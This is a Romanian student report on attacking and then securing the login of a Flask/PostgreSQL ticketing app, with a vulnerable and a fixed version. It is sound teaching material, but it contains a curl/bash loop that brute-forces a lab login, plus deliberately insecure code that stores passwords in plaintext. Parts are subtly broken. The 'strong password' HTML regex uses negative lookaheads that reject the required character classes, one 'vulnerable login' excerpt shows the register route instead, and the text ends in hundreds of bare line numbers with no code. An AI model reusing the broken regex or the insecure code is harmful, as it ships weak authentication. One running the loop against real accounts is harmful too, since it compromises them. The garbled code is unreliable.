

Proiect #2

Break the Login – Atacarea și securizarea autentificării

Link Github: https://github.com/CFSebastian/Proiectul_DASS

Link Video: <https://youtu.be/xPURg-ie89U>

1.Introducere:

Aplicatia este folosita pentru a accesa resurse sensibile, mai exact tichete, pe baza unui cont creat.

La prima deschidere, utilizatorul poate sa se inregistreze intr-un cont cu un email si o parola. In cazul in care parola a fost uitata, aceasta poate fi recuperata prin accesarea linkului „Forgot Password”, unde va fi necesara introducerea unui email pentru a obtine linkul de recuperare. Daca utilizatorul nu are un cont, acesta isi poate crea unul folosind linkul aferent, care il va redirectiona catre o pagina unde se vor solicita emailul, parola si selectarea rolului pentru inregistrare, dupa care se poate intoarce la pagina de login pentru a intra in aplicatie.

Pe pagina principala a aplicatiei se poate cauta un ticket, care apare in partea de jos a paginii, dupa nume, folosind bara de cautare de sus. De asemenea, orice utilizator poate crea un ticket format din titlu, descriere si severitate. Tichetele pot fi observate in partea de jos, cu detaliile completate, data de creare, data ultimei modificari, statutul ticketului si optiuni de actualizare sau stergere. Analyst-ul poate vedea doar tichetele create de el, iar actiunile sunt limitate la editare. Pe de alta parte, managerul poate vedea toate tichetele create si are posibilitatea de a le modifica sau sterge.

Aplicatia mai prezinta si functionalitate de audit. Actiunile realizate in cadrul acestuia sunt salvate in baza de date, in tabelul audit_log.

Pentru realizarea acestui proiect am folosit frameworkul Flask. Acesta este un micro-framework usor si flexibil pentru dezvoltarea web, scris in limbajul Python. Este conceput pentru a fi usor de utilizat, permitand crearea rapida de site-uri web, API-uri si microservicii, avand un nucleu minimalist care nu impune structuri stricte sau biblioteci externe.

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Interfata grafica a fost realizata cu ajutorul template-urilor HTML.

Pentru baza de date am ales sa utilizez PostgreSQL, un sistem de baze de date relationale familiar, pe care am mai lucrat. Pentru a facilita conexiunea cu baza de date am folosit Psycopg2, cel mai popular adaptor (driver) de baza de date PostgreSQL pentru limbajul Python. Acesta functioneaza ca un intermediar, permitand aplicatiilor Python sa se conecteze, sa interogheze si sa manipuleze baze de date PostgreSQL.

Aplicatia are doua versiuni. O versiune prezinta o serie de vulnerabilitati de logare, iar cealalta este versiunea in care aceste vulnerabilitati sunt rezolvate. De mentionat este faptul ca, pentru versiunea securizata, datorita contextului SSL „ad hoc”, Flask genereaza un certificat semnat de el insusi, astfel browserul nu va avea incredere in el si va afisa un warning. De asemenea, pe host, in Chrome, conectarea poate dura mai mult.

2.Setup mediu:

Aplicatia este impartita in doua medii. Primul este hostul, pe care ruleaza aplicatia propriu-zisa, iar masina virtuala acceseaza adresa <http://127.0.0.1:5000> (localhost). Al doilea este mediul masinii virtuale, pe care se afla testerul de securitate, care acceseaza adresa <http://192.168.1.4:5000>.

1.Primul mediu:

Pe host se afla doua medii virtuale, cate unul pentru fiecare versiune, de Python 3.12.10, in care se regasesc librariile din fisierul „requirements.txt”, aflat in acelasi folder cu aplicatia, printre acestea regasindu-se si Flask. Pentru editarea codului s-a folosit Visual Studio Code, dezvoltat de Microsoft.

Pentru masina virtuala se utilizeaza Oracle VirtualBox, care se poate descarca de pe site-ul <https://www.virtualbox.org/>. Pentru realizarea conexiunii de pe masina virtuala catre aplicatia rulata pe host a fost necesara adaugarea unei reguli noi pentru portul 5000, cu setari implicite, in „Inbound Rules” din setarile avansate pentru Windows Defender Firewall.

Sistemul pentru baza de date este PostgreSQL, asa cum a fost mentionat anterior, in care se afla doua baze de date pentru cele doua versiuni ale aplicatiei, intitulate „flask_db” si „flask_db_sec”. Aceasta se poate descarca de la linkul <https://www.postgresql.org/download/>, si lasa cu optiunile standard de instalare. Alegerea a doua baze de date a fost facuta pentru a separa datele intre cele doua versiuni. Ambele au create tabelele si tipurile conform cerintelor, folosind scriptul SQL salvat in folderul principal. Script:

```
CREATE TYPE user_role AS ENUM ('ANALYST', 'MANAGER');
```

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
CREATE TYPE ticket_severity AS ENUM ('LOW', 'MED', 'HIGH');

CREATE TYPE ticket_status AS ENUM ('OPEN', 'IN_PROGRESS', 'RESOLVED');

CREATE TABLE users (

    id SERIAL PRIMARY KEY,

    email VARCHAR(255) UNIQUE,

    password_hash VARCHAR(255),

    role user_role,

    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,

    locked BOOLEAN DEFAULT FALSE

);

CREATE TABLE tickets (

    id SERIAL PRIMARY KEY,

    title VARCHAR(255),

    description TEXT,

    severity ticket_severity,

    status ticket_status,

    owner_id INT,

    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,

    updated_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,


    CONSTRAINT fk_owner

        FOREIGN KEY (owner_id)

        REFERENCES users(id)

        ON DELETE CASCADE

);

CREATE TABLE audit_logs (

    id SERIAL PRIMARY KEY,

    user_id INT,
```

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
    action VARCHAR(255),  
    resource VARCHAR(255),  
    resource_id VARCHAR(255),  
    timestamp TIMESTAMP DEFAULT CURRENT_TIMESTAMP,  
    ip_address INET,  
    CONSTRAINT fk_user  
        FOREIGN KEY (user_id)  
        REFERENCES users(id)  
        ON DELETE SET NULL  
);
```

2. Testerul de securitate:

In Oracle VirtualBox am instalat o masina virtuala preasamblata de Kali Linux de pe site-ul <https://www.kali.org/get-kali/#kali-virtual-machines> si am pastrat specificatiile initiale ale sistemului. Pentru conectarea la aplicatie, am configurat setarile de networking ale masinii pe „Attached to: Bridged Adapter”, pe langa adaugarea regulii in firewall pentru portul 5000.

3. Implementare MVP

3.1 Autentificare

Aplicatia realizeaza autentificarea utilizatorului printr-un formular cu email si parola. Credentialele oferite sunt comparate cu datele stocate in baza de date, in tabelul users, in backend, pentru realizarea conectarii. Dupa logare, aplicatia utilizeaza mecanismul de sesiuni oferit de framework-ul Flask, care se bazeaza pe cookie-uri pentru a identifica utilizatorii autentificati. In plus, Flask utilizeaza implicit un cookie de sesiune denumit „session”, datele incluzand emailul si user_id-ul.

3.2 CRUD

Operatiunile CRUD disponibile in aplicatie sunt: creare, vizualizare, editare si stergere. Se mentioneaza ca utilizatorii cu rolul de analyst pot doar sa creeze, sa vizualizeze si sa editeze propriile tickete, fara a avea posibilitatea de a le sterge. Pe de alta parte, utilizatorii cu rol de manager pot realiza toate operatiile CRUD asupra tuturor ticketelor existente, inclusiv stergerea. Nivelul de acces este verificat in backend.

3.3 Search

Functionalitatea de search reprezinta posibilitatea de a cauta tickete dupa nume. Aceasta functie este accesibila tuturor utilizatorilor logati. Singura diferenta consta in nivelul de acces la tickete, care depinde de rolul utilizatorului. Managerii pot cauta in intregul tabel de tickete, in timp ce analistii cauta doar in ticketele create de ei insisi.

4. Prezentare vulnerabilitati

Urmatoarele vulnerabilitati sunt prezente in versiunea vulnerabila (V1) a aplicatiei, iar codul cu remedierea lor se afla in versiunea securizata (V2). De mentionat ca scripturile folosite si datele aferente sunt notate in fisierul „Scripts_and_comands.txt” din folderul principal.

4.1 Politica de parola slaba

Aplicatia nu impune nicio regula privind complexitatea parolei. Utilizatorii pot crea conturi folosind parole extrem de slabe. Aceasta problema se incadreaza in „OWASP A2: Identification and Authentication Failures”. Impactul acestei vulnerabilitati consta in cresterea riscului de atacuri de tip brute force, conturile fiind compromise mai rapid, precum si in riscul de credential stuffing (un atac cibernetic automatizat in care infractorii folosesc liste de nume de utilizator si parole furate dintr-o bresa de date pentru a accesa neautorizat alte conturi online).

Un atac poate fi reprezentat de un atacator care foloseste o lista de parole comune, cu o rata mare de succes. De exemplu, in V1 avem codul care a dus la acest rezultat si urmasorii utilizatori cu parole scurte si comune:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
60 #####
61 ##### ----- REGISTER ----- #####
62 #####
63 #####
64
65 @app.route('/register', methods=['GET', 'POST'])
66 def register():
67     if request.method == 'POST':
68         email = request.form['email']
69         password = request.form['password']
70         role = request.form['role']
71
72         cur.execute("SELECT * FROM users WHERE email = %s", (email,))
73         user = cur.fetchone()
74
75         if user:
76             return "User already exists"
77
78         cur.execute("""
79             INSERT INTO users (email, password_hash, role, created_at, locked)
80             VALUES (%s, %s, %s, %s, %s)
81         """, (
82             email,
83             password,          #parola in text clar
84             role,
85             datetime.now(),
86             False
87         ))
88
89         conn.commit()
90
91         log_action(None, "REGISTER", "auth", email)
92
93         return redirect('/login')
94
95     return render_template('register.html')
96
97 #####
98 #####
```

```
VerVulnerabila > templates > register.html
1 <h2>Register</h2>
2
3 <form method="POST">
4     Email:<br>
5     <input type="text" name="email"><br><br>
6
7     Password:<br>
8     <input type="password" name="password"><br><br>
9
10    Role:<br>
11    <select name="role">
12        <option value="ANALYST">ANALYST</option>
13        <option value="MANAGER">MANAGER</option>
14    </select><br><br>
15
16    <button type="submit">Register</button>
17 </form>
18
19 <a href="/login">Login</a>
```


Data Output Messages Notifications							
Showing results							
	id [PK] integer	email character varying (255)	password_hash character varying (255)	role user_role	created_at timestamp without time zone	locked boolean	
1	1	sebastian.coltt23@gmail.c...	ceva	MANAGER	2026-04-29 12:54:13.535286	false	
2	2	analyst	ceva	ANALYST	2026-04-29 12:56:53.918256	false	

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Sa presupunem ca un atacator stie ca exista un utilizator cu emailul „analyst” si creeaza un script de brute force folosind un wordlist generic. Script:

```
for pass in 123 1234 12345 password admin test ceva Cisco55!; do  
  
    echo "Trying $pass"  
  
    curl -k -s -X POST http://192.168.1.4:5000/login \  
  
        -d "email=analyst&password=$pass" | grep -E  
        "Wrong|Invalid|password|credentials|locked"  
  
done
```

Exemplu utilizare:



In exemplul se poate vedea care dintre parole a functionat si a declansat un mesaj care indica faptul ca parola a fost gresita.

Pentru a impiedica acest lucru, au fost adaugate cerinte obligatorii la crearea parolei pentru un cont, atat pe partea de server, cat si pe partea de client:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
67 conn.commit()
68
69 def is_strong_password(password):
70     if len(password) < 8:
71         return False
72
73     if not re.search(r"[A-Z]", password):
74         return False
75
76     if not re.search(r"[a-z]", password):
77         return False
78
79     if not re.search(r"[0-9]", password):
80         return False
81
82     if not re.search(r"[!@#%&*(),.?\'{}|<>]", password):
83         return False
84
85     return True
```


```
91 @app.route('/register', methods=['GET', 'POST'])
92 def register():
93     if request.method == 'POST':
94         email = request.form['email']
95         password = request.form['password']
96         role = request.form['role']
97
98         if not is_strong_password(password):
99             return "Invalid input"
100
101         cur.execute("SELECT * FROM users WHERE email = %s", (email,))
102         user = cur.fetchone()
103
104         if user:
105             return "Invalid input"
106
107         hashed_password = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
108
109         cur.execute("""
110             INSERT INTO users (email, password_hash, role, created_at, locked)
111             VALUES (%s, %s, %s, %s, %s)
112             """, (
113                 email,
114                 hashed_password.decode('utf-8'),
115                 role,
116                 datetime.now(),
117                 False
118             ))
119
120         conn.commit()
121
122         log_action(None, "REGISTER", "auth", email)
123
124         return redirect('/login')
125
126     return render_template('register.html')
```

```
1 <h2>Register</h2>
2
3 <form method="POST">
4     Email:<br>
5     <input type="text" name="email"><br><br>
6
7     Password:<br>
8     <input type="password" name="password"
9         minlength="8"
10         pattern="(?!.*[a-z])(?!.*[A-Z])(?!.*\d)(?!.*[!@#%&*]).{8,}"
11         title="Min 8 chars, 1 uppercase, 1 lowercase, 1 number, 1 special char"
12         required><br>
13
14     Role:<br>
15     <select name="role">
16         <option value="ANALYST">ANALYST</option>
17         <option value="MANAGER">MANAGER</option>
18     </select><br><br>
19
20     <button type="submit">Register</button>
21 </form>
22
23
24 <a href="/login">Login</a>
```

Student: Colt Sebastian Grupa:463

Numar matricol: 23/2022

Redemonstrare a atacului pe V2:



4.2 Stocare nesigură a parolelor


In prima varianta a aplicatiei, parola este stocata in clar in baza de date. In cazul utilizarii unei functii de hash slabe, timpul necesar spargerii este redus. Pentru scopuri de prezentare, s-a ales stocarea in clar. Aceasta vulnerabilitate se incadreaza in OWASP A2 si A3: Sensitive Data Exposure (vechi) / A2 (2021). Impactul acesteia consta in faptul ca, in cazul compromiterii bazei de date, toate parolele devin vizibile, iar un atacator poate accesa conturi interne si alte servicii, in situatia in care parolele sunt reutilizate.

Cod vulnerabil:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
74
75     if user:
76         return "User already exists"
77
78     cur.execute("""
79         INSERT INTO users (email, password_hash, role, created_at, locked)
80         VALUES (%s, %s, %s, %s, %s)
81     """, (
82         email,
83         password,          #parola in text clar
84         role,
85         datetime.now(),
86         False
87     ))
88
89     conn.commit()
90
91     log_action(None, "REGISTER", "auth", email)
92
```

Exemplu, atacatorul a obtinut acces la baza de date si realizeaza un query:




The screenshot shows a database interface with a tree view on the left and a query editor on the right. The tree view shows a database named 'Flask_db_sec' with a schema 'flask_db' containing various objects. The query editor shows a query: `SELECT email, password_hash FROM users;`. The results are displayed in a table with two columns: 'email' and 'password_hash'. The table contains two rows of data.

	email	password_hash
1	analyst	ceva
2	sebastian.colt23@gmail.c...	ceva

Pentru a rezolva aceasta atacabilitate am facut hashing cu bcrypt si salt automat:

```
104
105     if user:
106         return "Invalid input"
107
108     hashed_password = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
109
110     cur.execute("""
111         INSERT INTO users (email, password_hash, role, created_at, locked)
112         VALUES (%s, %s, %s, %s, %s)
113     """, (
114         email,
115         hashed_password.decode('utf-8'),
116         role,
117         datetime.now(),
118         False
119     ))
120
121     conn.commit()
```

Redemonstrarea atacului pe o baza de date cu parole protejate prin hash, astfel atacatorul nu poate sa afle parolele prin spargerea bazei de date:



The screenshot shows the same database interface as before, but the query result now shows hashed passwords. The table has two columns: 'email' and 'password_hash'. The table contains two rows of data, where the password hashes are long, complex strings.

	email	password_hash
1	manager	\$2b\$12\$VqodIN8JC7MQQgo/EHRo7.njRF/Vaal0QS9eueeMGuvzqKzcKu/L
2	analyst	\$2b\$12\$cNwEs9eAhVMmuhVAU3nDGuX4CKK8Tos4kxstdgug7MfB1zcD...


4.3 Brute Force / Lipsă Rate Limiting

În prima versiune, atacatorul poate încerca nelimitat toate parolele posibile, fără a fi întârziat sau fără a se bloca contul. Această vulnerabilitate este încadrată în OWASP A2, iar impactul constă în faptul că atacatorul poate încerca la infinit până când conturile sunt compromise, devenind doar o problemă de timp și putere de calcul. Cod vulnerabil:

```
60 #####
61 ##### ----- REGISTER ----- #####
62 #####
63 #####
64 #####
65 @app.route('/register', methods=['GET', 'POST'])
66 def register():
67     if request.method == 'POST':
68         email = request.form['email']
69         password = request.form['password']
70         role = request.form['role']
71
72         cur.execute("SELECT * FROM users WHERE email = %s", (email,))
73         user = cur.fetchone()
74
75         if user:
76             return "User already exists"
77
78         cur.execute("""
79             INSERT INTO users (email, password_hash, role, created_at, locked)
80             VALUES (%s, %s, %s, %s, %s)
81         """, (
82             email,
83             password,          #parola in text clar
84             role,
85             datetime.now(),
86             False
87         ))
88
89         conn.commit()
90
91         log_action(None, "REGISTER", "auth", email)
92
93         return redirect('/login')
94
95     return render_template('register.html')
96
97
98 #####
```

Exemplu de atacator, presupunem că acesta știe deja email-ul user-ului:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022



Pentru a elimina aceasta posibilitate de atac, am implementat un rate limit per email de 5 incercari pe minut, iar atunci cand acesta este atins se apeleaza si un handler care blocheaza contul. Fara acest handler, atacatorul ar fi doar oprit din a incerca pentru o perioada de 60 de secunde. Cod:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
132 #####
133
134 @app.errorhandler(429)
135 def ratelimit_handler(e):
136     email = None
137
138     # încercă să iei emailul din request (dacă e POST /login)
139     if request.method == 'POST':
140         email = request.form.get('email')
141
142     if email:
143         cur.execute("SELECT id FROM users WHERE email = %s", (email,))
144         user = cur.fetchone()
145
146         if user:
147             cur.execute("UPDATE users SET locked = TRUE WHERE id = %s", (user[0],))
148             conn.commit()
149
150             log_action(user[0], "ACCOUNT_LOCKED", "auth", user[0])
151
152     return "Too many requests - account locked", 429
153
154 @app.route('/login', methods=['GET', 'POST'])
155 @limiter.limit("5 per minute", key_func=lambda: request.form.get("email"))
156 def login():
157
158     if request.method == 'POST':
159         email = request.form['email']
160         password = request.form['password']
161
162         cur.execute("SELECT id, email, password_hash, role, created_at, locked FROM users WHERE email = %s", (email,))
163         user = cur.fetchone()
164
165         if not user:
166             log_action(None, "LOGIN_FAIL", "auth", email)
167             return "Invalid credentials"
168
169         if user[5]: # locked
170             return "Account locked"
171
172         if not bcrypt.checkpw(password.encode('utf-8'), user[2].encode('utf-8')):
173             log_action(user[0], "LOGIN_FAIL", "auth", user[0])
174             return "Invalid credentials"
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
